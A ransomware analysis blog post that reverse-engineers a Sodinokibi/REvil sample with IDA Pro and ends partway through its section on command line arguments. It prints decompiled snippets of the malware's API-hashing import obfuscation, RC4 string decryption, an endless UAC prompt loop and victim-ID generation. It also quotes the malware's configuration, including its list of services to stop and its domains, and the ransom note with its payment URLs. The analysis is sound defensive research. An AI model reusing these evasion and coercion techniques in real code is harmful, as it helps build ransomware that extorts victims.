Sodinokibi / REvil Malware Analysis

blog.amossys.fr/sodinokibi-malware-analysis.html

This article details the behavior of the Sodinokibi ransomware using static analysis with IDA Pro.

Introduction

Sodinokibi, also called REvil, is a ransomware active since april 2019. Older version have already been analysed, but Sodinokibi receives frequent updates, tweaking its features and behavior. In this article we will be analysing a sample found during an Amossys CERT mission, compiled in march 2020 according to the PE timestamp.

The purpose of this article is to detail how the malware works, and to provide reverse engineering tips when possible. No dynamic analysis was conducted, as static reversing with IDA Pro proved sufficient.

Presentation of the malware

Sodinokibi is a "Ransomware as a Service" which means that the developers are not the one conducting attacks. Instead, they maintain a management / payment infrastructure and give or sell the malware to customers. Thoses custormers are the one spreading the malware. For each ransom paid, developers get a percentage. This approach has many advantages: infections sources are multiplied, developers can focus on the code and maintenance while customers can focus on attacking and infecting targets.

According to the cybersecurity blog Krebs on security, in june 2020, criminals behind Sodinokibi started selling stolen data if victims were not inclined to pay the ransom[1]. As data stealing features were not found in Sodinokibi, this lets suppose that infections are manual and targeted at already compromised system.

Sample information

We uploaded our sample to Virus Total to get signatures and information on the PE.



Figure 1: Virus Total score

Basic Properties

MD5	fbf8e910f9480d64e8ff6ecf4b10ef4b
SHA-1	e6b32975acb2cc5230dd4f6ce6f243293fd984fa
SHA-256	cec23c13c52a39c8715ee2ed7878f8aa9452e609df1d469ef7f0dec55736645b
Vhash	015056657d7d555bz4nz1fz
Authentihash	0d117456a33eca1e186fd222f984f0bb43ede8f1cf56f6e8ba0c40a289ba387c
Imphash	be7a6c7245cc62652777c427fdb24506
SSDEEP	1536:AkdeUcaK8Qz4PQIUnq5WMrAmyopACC9ICS4A0vh4NKbUqr/28y1M1:mlnXEXyk7yvh4NKbUqr/286A
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
File size	115.50 KB (118272 bytes)

Figure 2: Sample Signatures

Obfuscated IAT

Right after loading the PE into IDA, we notice that its imports table (IAT) is probably obfuscated. Two points can lead to this conclusion. First, IDA only detects 5 imported functions, which is way too few to do anything significant.

Address	Ordinal	Name	Library
0040C000		lstrlenW	KERNEL32
0040C004		SetErrorMode	KERNEL32
0040C008		GetModuleHandleW	KERNEL32
0040C00C		OutputDebugStringA	KERNEL32
0040C014		MessageBoxW	USER32

Figure 3: IDA imports subview

Then, the program calls dwords which do not seems to point to any valid function. Thoses dwords might be the obfuscated IAT.

```
dword_410C9C = dword_40FFB8(0, 0, &v2);
if ( dword_410C9C && dword_40FFC4() == 0xB7 )
  v0 = 1;
return v0;
```

Figure 4: Unknown dwords calls

```
.data:0040FF40 ; int dword_40FF40[]
.data:0040FF40 dword_40FF40    dd 151A96D9h
.data:0040FF40
.data:0040FF44                 dd 0DA029B35h
.data:0040FF48 dword_40FF48    dd 0C264D12h
.data:0040FF4C dword_40FF4C    dd 9FF3D50Ch
.data:0040FF4C
.data:0040FF50                 dd 0C76F865Dh
.data:0040FF54 dword_40FF54    dd 0F7DABD24h
.data:0040FF58 dword_40FF58    dd 912508A4h
.data:0040FF5C dword_40FF5C    dd 1B875A83h
.data:0040FF60                 dd 64EFE73Fh
.data:0040FF64 dword_40FF64    dd 0A5A3E49Dh
.data:0040FF68 dword_40FF68    dd 0E847A970h
.data:0040FF68
.data:0040FF6C dword_40FF6C    dd 6BB6DCB5h
.data:0040FF70 dword_40FF70    dd 7C6E3D4Ch
.data:0040FF70
.data:0040FF74 dword_40FF74    dd 0C688DAA2h
.data:0040FF78 dword_40FF78    dd 0AB95EAADh
.data:0040FF78
.data:0040FF7C dword_40FF7C    dd 489B9A87h
.data:0040FF80 dword_40FF80    dd 0BD343EEDh
.data:0040FF80
.data:0040FF84 dword_40FF84    dd 5CF51DC6h
.data:0040FF88 dword_40FF88    dd 0F618BCE8h
.data:0040FF88
.data:0040FF8C dword_40FF8C    dd 0D821990Eh
.data:0040FF8C
.data:0040FF90 dword_40FF90    dd 0F1CFB0ECh
.data:0040FF94 dword_40FF94    dd 0E4EDF8C7h
.data:0040FF98 dword_40FF98    dd 8BFCCADEh
.data:0040FF9C dword_40FF9C    dd 2D9B31A5h
.data:0040FFA0 dword_40FFA0    dd 369977B8h
.data:0040FFA4                 dd 9FDBDEE7h
.data:0040FFA8                 dd 4A480B7Bh
.data:0040FFAC dword_40FFAC    dd 0CF928EB7h
.data:0040FFB0                 dd 407B927Fh
.data:0040FFB4 dword_40FFB4    dd 6EE47CDh
.data:0040FFB8 ; int (__stdcall *dword_40FFB8)(_DWORD,
.data:0040FFB8 dword_40FFB8    dd 0CB788A41h
.data:0040FFBC dword_40FFBC    dd 510C1032h
.data:0040FFC0 dword_40FFC0    dd 1D21967Dh
.data:0040FFC0
.data:0040FFC4 ; int (*dword_40FFC4)(void)
.data:0040FFC4 dword_40FFC4    dd 2C4BAF94h
.data:0040FFC4
.data:0040FFC8 dword_40FFC8    dd 0F0B8BA54h
```

Figure 5: Probable obfuscated IAT

Before being able to do anything, the malware has to deobfuscate its IAT. By looking into the first function we can spot the following loop, where `dword_40ff40` is a pointer to the start of the obfuscated IAT:

```
v0 = 0;
do
{
  dword_40FF40[v0] = sub_406817(dword_40FF40[v0]);
  ++v0;
}
while ( v0 < 160 );
```

Figure 6: Deobfuscation loop

`sub_406817` is used to resolve the unknown dwords into valid functions adresses. Here is how it works:



Figure 7: Dword resolution

1. The obfuscated dword is transformed (with XOR and bit shifting). The new dword is splitted in 2. The 11 most significants bits designate a DLL. The 21 least significant bits designate a function exported by this DLL
2. The DLL corresponding to the 11 bits value is loaded into memory with the `LoadLibrary()` function.
3. The name of each function exported by the library is hashed using a custom algorithm. The hash is compared to the 21 bits value. If they match, the obfuscated dword is replaced with the correct function address in memory.

Let's see what all these steps look like in IDA Pro.

Hash transformation

The obfuscated dword (named `arg_iat_hash` here) is tranformed with this line:

```
iat_hash_transform = arg_iat_hash ^ ((arg_iat_hash ^ 0x7A6C) << 16) ^ 0x132E;
```

Figure 8: Obfuscated dword tranformation

Switch / Case

Here, the switch / case statement is used to load a specific DLL depending on the `dll_hash` variable. Switch / Case statements are often compiled to look like this:

```
dll_hash = iat_hash_transform >> 0x15;        // 11 bits
if ( dll_hash > 0x3A8 )
{
  v9 = dll_hash - 0x526;
  if ( !v9 )
  {
    mw_load_dll_fn_ptr = mw_iat_load_winmm_dll;
    goto load_dll_and_resolve_hash;
  }
  v10 = v9 - 0x1D;
  if ( !v10 )
  {
    mw_load_dll_fn_ptr = mw_iat_load_shlwapi_dll;
    goto load_dll_and_resolve_hash;
  }
  v11 = v10 - 0x128;
  if ( !v11 )
  {
    mw_load_dll_fn_ptr = mw_iat_load_advapi32_dll;
    goto load_dll_and_resolve_hash;
  }
  v12 = v11 - 0xB4;
  if ( !v12 )
  {
    mw_load_dll_fn_ptr = mw_iat_load_user32_dll;
    goto load_dll_and_resolve_hash;
  }
  v13 = v12 - 0x6A;
  if ( !v13 )
  {
    mw_load_dll_fn_ptr = mw_iat_load_oleaut32_dll;
    goto load_dll_and_resolve_hash;
  }
  if ( v13 == 0x44 )
  {
    mw_load_dll_fn_ptr = mw_iat_load_ntdll_dll;
    goto load_dll_and_resolve_hash;
```

Figure 9: Compiled switch / case statement

The considered value (here `dll_hash`) get substracted and compared to 0 instead of being compared to direct values. Every compiler has its own way to process conditional statements, but we have seen this one multiple times.

LoadLibrary()

DLLs are loaded with the `LoadLibrary()` function.

```
v0 = mw_iat_hash_resolve(0xCB0F8A29);         // v0 = &LoadLibraryA
return v0(&dll_name);
```

Figure 10: LoadLibrary() function hash

`LoadLibrary()` is exported by the Kernel32 library. So when `LoadLibrary()` itself needs to be resolved in the obfuscated IAT, Kernel32 can not be loaded. Thanks to the few non-obfuscated functions (see Figure 3), Kernel32 is already loaded when the process starts up. When `LoadLibrary()` must be resolved, the program looks into its **Process Environment Block** for loaded modules, and retrieve the adresse of Kernel32 with yet another hash mechanism.

```
module = &mw_wrap_NtCurrentPeb()->Ldr->InMemoryOrderModuleList;
v2 = *module;
if ( *module == module )
  return 0;
while ( 1 )
{
  DllName = v2->FullDllName.Buffer;
  hash = 0x2B;
  chara = *DllName;
  if ( *DllName )
  {
    hash = 0x2B;
    do
    {
      ++DllName;
      if ( (chara - 0x41) <= 25u )            // If is uppercase
        chara |= 32u;                         // To lowercase
      v7 = chara;
      chara = *DllName;
      hash = v7 + 0x10F * hash;
    }
    while ( *DllName );
  }
  if ( hash == (dll_hash ^ 0xDA54A235) )
    break;
  v2 = v2->InLoadOrderModuleLinks.Flink;
  if ( v2 == module )
    return 0;
}
return v2->InInitializationOrderModuleLinks.Flink;
```

Figure 11: DLL retrieval from PEB structure

Function name and address resolution

Once the DLL address is known, the following code is executed:

```
dll_addr = load_dll();
v15 = dll_addr;
if ( !dll_addr )
  return 0;
v16 = v1 & 0x1FFFFF;
v17 = 0;
v18 = (dll_addr + *(*(dll_addr + 0x3C) + dll_addr + 0x78));
v22 = dll_addr + v18[9];
v19 = dll_addr + v18[8];
v23 = dll_addr + v18[8];
v21 = dll_addr + v18[7];
v24 = v18[6];
```

Figure 12: Unknown code

The offset 0x3C and 0x78 are noticeable for a PE file. 0x3C is the offset of the PE header and 0x78 is the offset of the IMAGE_DATA_DIRECTORY structure in this PE header. Data directories contain various information about the PE file. The first one (offset 0x00 in the IMAGE_DATA_DIRECTORY) is the IMAGE_EXPORT_DIRECTORY, containing information about exported functions. Here is its layout:

```
struct _IMAGE_EXPORT_DIRECTORY
{
  DWORD Characteristics;
  DWORD TimeDateStamp;
  WORD MajorVersion;
  WORD MinorVersion;
  DWORD Name;
  DWORD Base;
  DWORD NumberOfFunctions;
  DWORD NumberOfNames;
  DWORD AddressOfFunctions;
  DWORD AddressOfNames;
  DWORD AddressOfNameOrdinals;
};
```

We can import this structure in IDA and change the `v18` variable type. We now see which fields of the structure are accessed

```
dll_base_addr = mw_load_dll_fn_ptr();
if ( !dll_base_addr )
  return 0;
fn_hash = iat_hash_transform & 0x1FFFFF;       // 21 bits
fn_idx = 0;
img_export_dir = (dll_base_addr + *(*(dll_base_addr + 0x3C) + dll_base_addr + 0x78));
addr_of_name_ord = dll_base_addr + img_export_dir->AddressOfNameOrdinals;
addr_of_names = dll_base_addr + img_export_dir->AddressOfNames;
addr_of_names = dll_base_addr + img_export_dir->AddressOfNames;
addr_of_fn = dll_base_addr + img_export_dir->AddressOfFunctions;
nb_names = img_export_dir->NumberOfNames;
```

Figure 13: Exported function access

Each exported function name is then hashed and compared with the unknown hash. If they match, the unknown dword is replaced with the correct function address.

```
while ( (mw_get_fn_name_hash((dll_base_addr + *(addr_of_names + 4 * fn_idx))) & 0x1FFFFF) != fn_hash )
{
  if ( ++fn_idx >= nb_names )
    return 0;
}
return dll_base_addr + *(addr_of_fn + 4 * *(addr_of_name_ord + 2 * fn_idx));
```

Figure 14: Function hashes comparison

Function name hashing

Function names are hashed with the following code:

```
int __cdecl mw_get_fn_name_hash(unsigned __int8 *arg_fn_name)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  var_fn_name = arg_fn_name;
  for ( result = 0x2B; ; result = v3 + 0x10F * result )
  {
    v3 = *var_fn_name;
    if ( !*var_fn_name )
      break;
    ++var_fn_name;
  }
  return result;
}
```

Figure 15: Hash function

The `for` loop as displayed by IDA decompiler may not be very clear. Here is an equivalent in python:

```
def mw_get_fn_name_hash(fn_name):
  result = 0x2B
  for c in fn_name:
    result = ord(c) + 0x10F * result

  return result
```

This hash function do not need to be very robust, as potential inputs are limited to function names from common DLL.

Automation

Now that we understand the deobfuscation mechanism, we can rename every dword in the obfuscated IAT with the correct function name. The OALabs team provides IDA scripts to automate this process especially for Sodinokibi. The first script[2] builds hashes for functions in commonly used DLL. The second script[3] compare every dword in the obfuscated IAT to the previously build hashes. If they match, the dword is renamed to the corresponding function name.

After executing the scripts, functions are successfuly renamed. For exemple, here are dwords from Figure 4 resolved into `CreateMutexW()` and `RtlGetLastWin32Error()` .

```
mutex_handle = CreateMutexW(0, 0, &v2);
if ( mutex_handle && RtlGetLastWin32Error() == ERROR_ALREADY_EXISTS )
  v0 = 1;
return v0;
```

Figure 16: Resolved calls

Encrypted strings

The malware contains no meaningful strings. They might be obfuscated or encrypted. Let's take a look at the `CreateMutexW()` call we just resolved:

```
sub_4056E3(&unk_4101C0, 701, 9, 86, &v2);
v3 = 0;
v0 = 0;
mutex_handle = CreateMutexW(0, 0, &v2);
if ( mutex_handle && RtlGetLastWin32Error() == ERROR_ALREADY_EXISTS )
  v0 = 1;
return v0;
```

Figure 17: Unknown mutex name

Here, `v2` has to be a string containing the mutex name. It is only used in `sub_4056E3()` , a function that is called in many other places with `unk_4101C0` as the first argument:



Figure 18: sub_4056E3 xrefs

Considering how frequently `sub_4056E3()` is called, it is probably used to somehow initialize strings. By looking into it, we can find the following code:

```
v4 = 0;
do
{
  *(v4 + a1) = v4;
  ++v4;
}
while ( v4 < 0x100 );
v5 = 0;
v8 = 0;
do
{
  v6 = *(v5 + a1);
  v3 = (v3 + *(v5 % a3 + a2) + *(v5 + a1));
  result = *(v3 + a1);
  *(v8 + a1) = result;
  v5 = v8 + 1;
  *(v3 + a1) = v6;
  v8 = v5;
}
while ( v5 < 0x100 );
```

Figure 19: RC4 extract from binary

We notice two loops going from 0 to 255 (0x100 values). This scheme is characteristic of the RC4 encryption algorithm. Here is the equivalent pseudo code taken from the RC4 Wikipedia page:

```
for i from 0 to 255
    S[i] := i
endfor
j := 0
for i from 0 to 255
    j := (j + S[i] + key[i mod keylength]) mod 256
    swap values of S[i] and S[j]
endfor
```

Figure 20: RC4 pseudocode

RC4 needs to know the key, the data to encrypt or decrypt, and their respective size. We can rename `sub_4056E3()` arguments as follow:

```
int __cdecl sub_4056E3(int ptr_to_enc_str, int key_offset, int key_size, int data_size, int output_string)
{
  return mw_rc4_decrypt(
           key_offset + ptr_to_enc_str,
           key_size,
           key_offset + ptr_to_enc_str + key_size,// key_off + key_size = data_off
           data_size,
           output_string);
}
```

Figure 21: String decryption function arguments

`unk_4101C0` (renamed `ptr_to_enc_str`) is a pointer to a data blob containing encrypted strings and their decryption key. The next argument is the offset to the key in the data blob. Then, the key and string sizes are given. The string offset in the blob is obtained by adding the key offset and the key size. This means that the key and the corresponding string are adjacent in the data blob.

Automation

Here again, OAlabs provides a script[4] to automate stings decryption. For each call to `sub_4056E3()` , the script fetches the arguments and decrypt the string. The decrypted string is added as a comment next to the call. Here is the result for the mutex name:

```
sub_4056E3(&encrypted_strings_blob, 701, 9, 86, &v2);// Global\01EB1FCA-9835-27F4-DB93-6F722EB23FB4
v3 = 0;
v0 = 0;
mutex_handle = CreateMutexW(0, 0, &v2);
if ( mutex_handle && RtlGetLastWin32Error() == ERROR_ALREADY_EXISTS )
  v0 = 1;
return v0;
```

Figure 22: Decrypted mutex name

Concurrency checking

In the two previous parts (Obfuscated IAT and Encrypted Strings), we took as exemple a short snippet of code, where the malware opens a Mutex and check if it already exist. This code is here to prevent two instances of the malware to run at the same time. Normally, the malware was designed to prevent this, but if files get encrypted twice, the victim may not be able to recover them, even after paying the ransom. However, Sodinokibi authors seem to attach great importance to the data recovery rate. Here is a snippet of the payment instruction:

> In Q2 2019, victims who paid for a decryptor recovered 92% of their encrypted data. This statistic varied dramatically depending on the ransomware type.
>
> For example, Ryuk ransomware has a relatively low data recovery rate, at ~ 87%, while Sodinokibi was close to 100%. "
>
> Now you have a guarantee that your files will be returned 100 %.

If the malware has a low data recovery rate and acquires bad reputation, victims will be less inclined to pay, generating losses for the authors.

Privileges obtention

The malware needs administrators privileges to read and overwrite files on the system. Three tests are made to check if the malware has enough privileges:

```
var_proc_handle = GetCurrentProcess();
LOWORD(v1) = mw_get_os_version();
if ( v1 < 0x600u )                    // Major version 6 = Windows Vista
  return v1;
v1 = mw_get_token_elevation_type(var_proc_handle);
if ( v1 != TokenElevationTypeLimited )
  return v1;
v1 = mw_get_attributes_and_sid_infos(var_proc_handle);
if ( v1 >= 0x3000 )
  return v1;
```

Figure 23: Privileges verification

First, it checks if the Windows version is Windows XP or lower. Then, it checks if the process Token rights can be elevated or not. Finally, it checks the process SID. If all of the tests fails (no administrator privileges), the malware will just spam the UAC prompt to get user consent:

```
pExecInfo.cbSize = 0x3C;
pExecInfo.fMask = 0;
v7 = 0;
pExecInfo.hwnd = GetForegroundWindow();
pExecInfo.lpVerb = &str_runas;                // runas : Launches an application as Administrator.
                                              // User Account Control (UAC) will prompt the
                                              // user for consent to run the application
                                              // elevated or enter the credentials of an
                                              // administrator account used to run the application.
pExecInfo.lpFile = executable_path;
pExecInfo.lpParameters = parameters;
pExecInfo.lpDirectory = 0;
pExecInfo.nShow = 1;
pExecInfo.hInstApp = 0;
pExecInfo.lpIDList = 0;
pExecInfo.lpClass = 0;
pExecInfo.hkeyClass = 0;
pExecInfo.dwHotKey = 0;
pExecInfo.u.hIcon = 0;
pExecInfo.hProcess = 0;
while ( !ShellExecuteExW(&pExecInfo) )        // Infinite loop
  ;
```

Figure 24: Infinit user consent request

The `ShellExecuteExW()` function is used to execute a binary with given parameters. The `runas` command executes it as Administrator, asking the user for consent. `ShellExecuteExW()` is called in an infinite loop. An unaware user might say "no" multiple time before getting annoyed and say "yes". Alternatively, the malware might be executed by an attacker already having administrator privileges on a compromised system.

Configuration

After getting administrator privileges, the malware reads its JSON configuration. As the strings, the configuration is RC4 encrypted. It is embedded into a special section of the binary called `.11hix` here. This name is probably changed with each version of the malware.

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
00000258	00000260	00000264	00000268	0000026C	00000270	00000274	00000278	0000027A	0000027C
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	0000AC84	00001000	0000AE00	00000400	00000000	00000000	0000	0000	60000020
.rdata	00002C16	0000C000	00002E00	0000B200	00000000	00000000	0000	0000	40000040
.data	00001FD8	0000F000	00001E00	0000E000	00000000	00000000	0000	0000	C0000040
.11hix	0000C800	00011000	0000C800	0000FE00	00000000	00000000	0000	0000	C0000040
.reloc	00000614	0001E000	00000800	0001C600	00000000	00000000	0000	0000	42000040

Figure 25: PE sections names

Here are all the fields in our sample's configuration :

```
{
  "pk": "eYcrYel20DnrtDgbF+CMLcyGSeW+Skw8zYCRL91/fWo=",
  "pid": "$2a$10$im/.HUJruXn5zDUN5iaUJ.wzfvGY6tVJHuIxHOzhQ5nbuKGAkAlLy",
  "sub": "3152",
  "dbg": false,
  "et": 1,
  "wipe": false,
  "wht": {
    "fld": [
    "fls": [
    "ext": [
  },
  "wfld": [
  "prc": [],
  "dmn": "boulderwelt-muenchen-west.de;outcomeisincome.com;zewatchers.co
  "net": true,
  "svc": [
  "nbody": "LQAtAC0APQA9AD0AIABXAGUAbABjAG8AbQB1AC4AIABBAGcAYQBpAG4ALgAg
  "nname": "{EXT}-readme.txt",
  "exp": false,
  "img": "LQAtAC0APQA9AD0AIABTAG8AZABpAG4AbwBrAGkAYgBpACAAUgBhAG4AcwBvAG
  "arn": false
}
```

Figure 26: JSON configuration fields

Once decrypted, the configuration is parsed to load all fields data into memory. It is very unlikely that the malware authors spent time developping a JSON parser. They probably used an already existing solution. Lets search for commonly used parser:



Figure 27: JSON Parser search

Top 2 results are `cJSON` and `json-parser`. We can see that those two parser have a different way to handle JSON data types. `cJSON` types are defined like this:

```
/* cJSON Types: */
#define cJSON_Invalid (0)
#define cJSON_False  (1 << 0) //1
#define cJSON_True   (1 << 1) //2
#define cJSON_NULL   (1 << 2) //4
#define cJSON_Number (1 << 3) //8
#define cJSON_String (1 << 4) //16
#define cJSON_Array  (1 << 5) //32
#define cJSON_Object (1 << 6) //64
#define cJSON_Raw    (1 << 7) //128 /* raw json */
```

`json-parser` types are defined in an enum like this:

```
typedef enum
{
   json_none,     //0
   json_object,   //1
   json_array,    //2
   json_integer,  //3
   json_double,   //4
   json_string,   //5
   json_boolean,  //6
   json_null      //7
} json_type;
```

For each configuration field, the malware seems to use a structure looking like this:

```
struct  mw_config_field
{
  DWORD field_name;
  DWORD unknown;
  DWORD parse_function;
};
```

Those structures are then stored in an array:

```
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 716, 10, 2, &var_str_pk);// pk
BYTE2(var_str_pk) = 0;
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 1872, 11, 3, &var_str_pid);// pid
HIBYTE(var_str_pid) = 0;
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 3072, 13, 3, &var_str_sub);// sub
HIBYTE(var_str_sub) = 0;
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 1354, 9, 3, &var_str_dbg);// dbg
HIBYTE(var_str_dbg) = 0;
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 1250, 7, 3, &var_str_wht);// wht
HIBYTE(var_str_wht) = 0;
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 2077, 13, 3, &var_str_prc);// prc
HIBYTE(var_str_prc) = 0;
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 81, 9, 3, &var_str_svc);// svc
HIBYTE(var_str_svc) = 0;
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 1295, 5, 3, &var_str_dmn);// dmn
HIBYTE(var_str_dmn) = 0;
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 562, 15, 3, &var_str_net);// net
HIBYTE(var_str_net) = 0;
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 1442, 7, 5, &var_str_nbody);// nbody
v35 = 0;
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 2273, 9, 5, &var_str_nname);// nname
v33 = 0;
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 2109, 15, 3, &var_str_img);// img
HIBYTE(var_str_img) = 0;
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 106, 10, 2, &var_str_et);// et
BYTE2(var_str_et) = 0;
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 1900, 13, 6, &var_str_spsize);// spsize
v31 = 0;
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 1278, 8, 3, &var_str_arn);// arn
config_fields[3].unknown = 6;
config_fields[0].field_name = &var_str_pk;
HIBYTE(var_str_arn) = 0;
config_fields[1].field_name = &var_str_pid;
result = 1;
config_fields[0].parse_function = get_pk_config;
config_fields[2].field_name = &var_str_sub;
config_fields[3].field_name = &var_str_dbg;
config_fields[4].field_name = &var_str_wht;
config_fields[5].field_name = &var_str_prc;
config_fields[0].unknown = 5;
config_fields[1].unknown = 5;
config_fields[1].parse_function = get_pid_config;
config_fields[2].unknown = 5;
config_fields[2].parse_function = get_sub_config;
config_fields[3].parse_function = get_dbg_config;
config_fields[4].unknown = 1;
config_fields[4].parse_function = get_wht_config;
config_fields[5].unknown = 2;
config_fields[5].parse_function = get_prc_config;
config_fields[6].field_name = &var_str_svc;
config_fields[6].unknown = 2;
config_fields[6].parse_function = get_svc_config;
config_fields[7].unknown = 5;
config_fields[7].field_name = &var_str_dmn;
config_fields[8].field_name = &var_str_net;
config_fields[9].field_name = &var_str_nbody;
config_fields[10].field_name = &var_str_nname;
config_fields[11].field_name = &var_str_img;
config_fields[12].field_name = &var_str_et;
config_fields[13].field_name = &var_str_spsize;
config_fields[9].unknown = 5;
config_fields[10].unknown = 5;
config_fields[11].unknown = 5;
config_fields[14].field_name = &var_str_arn;
config_fields[7].parse_function = get_dmn_config;
config_fields[8].unknown = 6;
```

Figure 28: Parsing strucutures array

The `unknown` fields values are between 0 and 6. We can suppose that the unknown field corresponds to the json types from `json-parser`. By checking the type in IDA and in the configuration, we can confirm our supposition. For exemple, the `svc` field is an array, both in the configuration and in the IDA structure :

```
"svc": [
  "vss",
  "veeam",
  "sophos",
  "svc$",
  "backup",
  "memtas",
  "sql",
  "mepocs"
],
```

Figure 29: svc array in configuration

```
config_fields[6].field_name = &var_str_svc;
config_fields[6].json_type = json_array;
config_fields[6].parse_function = get_svc_config;
```

Figure 30: svc type in parsing structure

Now that we have the parser source code, we can avoid wasting time reversing it in IDA.

Payment instructions

The payment instructions are base 64 encoded in the `nbody` field of the configuration. Once decoded, we can see informations are missing :

```
[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/{UID}

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http://decryptor.cc/{UID}

Warning: secondary website can be blocked, thats why first variant much better and more available. If you have problem with c
onnect, use strictly TOR version 8.5.5
link for download TOR version 8.5.5 here: https://filehippo.com/download_tor_browser_for_windows/

When you open our website, put the following data in the input form:
Key:
|
{KEY}

Extension name:

{EXT}
```

Figure 31: Payment instruction excerpt

The three fields `UID` , `KEY` and `EXT` are generated and replaced at run time.

UID

The UID is the victim identifier, generated with the Windows volume serial number, and CPU attributes obtained with the `cpuid` ASM instruction.

```
windows_vol_sn = mw_get_windows_vol_serial_number();
windows_vol_sn_crc = mw_compute_crc(1337, &windows_vol_sn, 4);
mw_custom_memset(&cpu_info, 0, 0x40u);
mw_get_cpu_info(&cpu_info);                    // uses cpuid instruction
mw_wrap_rc4_decrypt(&encrypted_strings_blob, 668, 12, 16, &format_string);// %08X%08X
v8 = 0;
cpu_info_len = wrap_strlen(&cpu_info);
cpu_info_crc = mw_compute_crc(windows_vol_sn_crc, &cpu_info, cpu_info_len);
wsprintfW(result, &format_string, cpu_info_crc, windows_vol_sn);
return result;
```

Figure 32: UID generation

KEY

The KEY is a JSON dictionnary containing various information about the system, the user and the malware. The dictionnary is AES encrypted with a key embedded in the binary, and base 64 encoded :

```
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 2742, 8, 314, &var_FormatString);//
                                              // {"ver":%d,"pid":"%s","sub":"%s",
                                              // "pk":"%s","uid":"%s","sk":"%s",
                                              // "unm":"%s","net":"%s","grp":"%s",
                                              // "lng":"%s","bro":%s,"os":"%s",
                                              // "bit":%d,"dsk":"%s","ext":"%s"}
v6 = 0;
snwprintf(                                    // generate system info dictionnary
  system_info,
  0x20000,
  &var_FormatString,
  513,
  info_pid,                                   // from malware config
  info_sub,                                   // from malware config
  info_pk,                                    // from malware config
  info_user_uid,                              // UID
  info_sk,                                    // derivated from pk
  info_username,
  info_computer_name,
  info_domain,
  info_system_lang,
  info_is_immuned,
  info_os_name,
  info_cpu_archi,
  info_dsk,
  encrypted_file_ext + 2);                    // EXT
sys_info_len = mw_strlen(system_info);
encryted_info = mw_custom_encrypt_buffer(&system_info_encryption_key, system_info, 2 * sys_info_len, encrypted_size);
```

Figure 33: KEY generation

```
encrypted_info = mw_generate_system_info(&encrypted_size);
v1 = encrypted_info;
if ( !encrypted_info )
  return encrypted_info;
encoded_info = mw_b64_encode(encrypted_info, encrypted_size, 1);
```

Figure 34: KEY base 64 encoding

EXT

The EXT is the file extension that will be added to encrypted files. It is a randomly generated string between 5 and 10 characters, containing numbers and / or lowercase letters. The file extension is saved into a registry key to be used if the malware is executed multiple times.

Command line arguments

The malware accept 5 command line arguments.

```
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 743, 13, 12, &cmdline_arg_nolan);// -nolan
v12 = 0;
mw_wrap_rc4_decrypt(&ptr_encrypted_strings, 1620, 5, 16, &cmdline_arg_nolocal);// -nolocal
